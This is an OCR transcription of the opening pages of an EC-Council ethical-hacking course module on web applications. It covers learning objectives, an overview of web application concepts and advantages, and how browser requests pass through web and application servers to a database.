
MODULE 14

HACKING WEB APPLICATIONS

[DATA 004]
LOADING...
[DATA 004]

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize Web Application Concepts
- LO#02: Demonstrate Web Application Threats
- LO#03: Explain Web Application Hacking Methodology
- LO#04: Explain Web API, Webhooks, and Web Shell
- LO#05: Summarize the Techniques used in Web Application Security

Learning Objectives


The evolution of the Internet and web technologies, combined with rapidly increasing Internet connectivity, has led to the emergence of a new business landscape. Web applications are an integral component of online businesses. Everyone connected via the Internet is using various web applications for different purposes, including online shopping, email, chats, and social networking.

Web applications are becoming increasingly vulnerable to more sophisticated threats and attack vectors. This module will familiarize you with various web applications and web attack vectors as well as how to protect an organization’s information resources from them. It describes the general web application hacking methodology that most attackers use to exploit a target system. Ethical hackers can use this methodology to assess their organization’s security against web application attacks. This module will also familiarize you with web API, webhooks, and web shell concepts as well as hacking. In addition, it discusses several tools that are useful in different stages of web application security assessment.

At the end of this module, you will be able to:

- Describe web application concepts
- Perform various web application attacks
- Describe the web application hacking methodology
- Use different web application hacking tools
- Explain web API, webhooks, and web shell concepts
- Understand how to hack web applications via web API, webhooks, and web shells

- Adopt countermeasures against web application attacks
- Use different web application security testing tools



LO#01: Summarize Web Application Concepts


Web Application Concepts

This section describes the basic concepts associated with web applications vis-à-vis security concerns—their components, how they work, their architecture, and so on. Furthermore, it provides insights into web services and vulnerability stacks.

Introduction to Web Applications

- Web applications provide an **interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser
- Though web applications enforce certain **security policies**, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking

How Web Applications Work



ID	Topic	News
6329	Tech	CNN

```
SELECT * from news where id = 6329
```

Introduction to Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They enable the users to request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via a keyboard, mouse, or touch interface depending on the device they are using to access the web application. Based on browser-supported programming languages such as JavaScript, HTML, and CSS, web applications work in combination with other programming languages such as SQL to access data from the databases.

Web applications are developed as dynamic web pages, and they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing. Furthermore, there are several desktop applications that provide users with the flexibility to work with the Internet.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need to access such services, they can request them by submitting the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache HTTP Server, H2O, LiteSpeed, Cherokee, etc.

Increasing Internet usage and expanding online businesses have accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business purposes is the multitude of features that they offer. Moreover, they are secure and relatively easy to develop. In addition, they offer better services than many computer-based software applications and are easy to install, maintain, and update.

The advantages of web applications are listed below:

- As they are independent of the operating system, their development and troubleshooting are easy and cost-effective.
- They are accessible anytime and anywhere using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, smartphones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data, allowing developers to increase their workload capacity.
- Multiple locations of servers not only increase physical security but also reduce the burden of monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, .NET, and scripting languages, which are scalable and support even portable platforms.

Although web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking.

How Web Applications Work

The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following steps:

- First, the user enters the website name or URL in the browser. Then, the user's request is sent to the web server.
- On receiving the request, the web server checks the file extension:
  - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
  - If the user requests a web page with an extension that needs to be processed at the server side, such as php, asp, and cfm, then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user’s request.
- The web application server then accesses the database to perform the requested task by updating or retrieving the information stored on it.
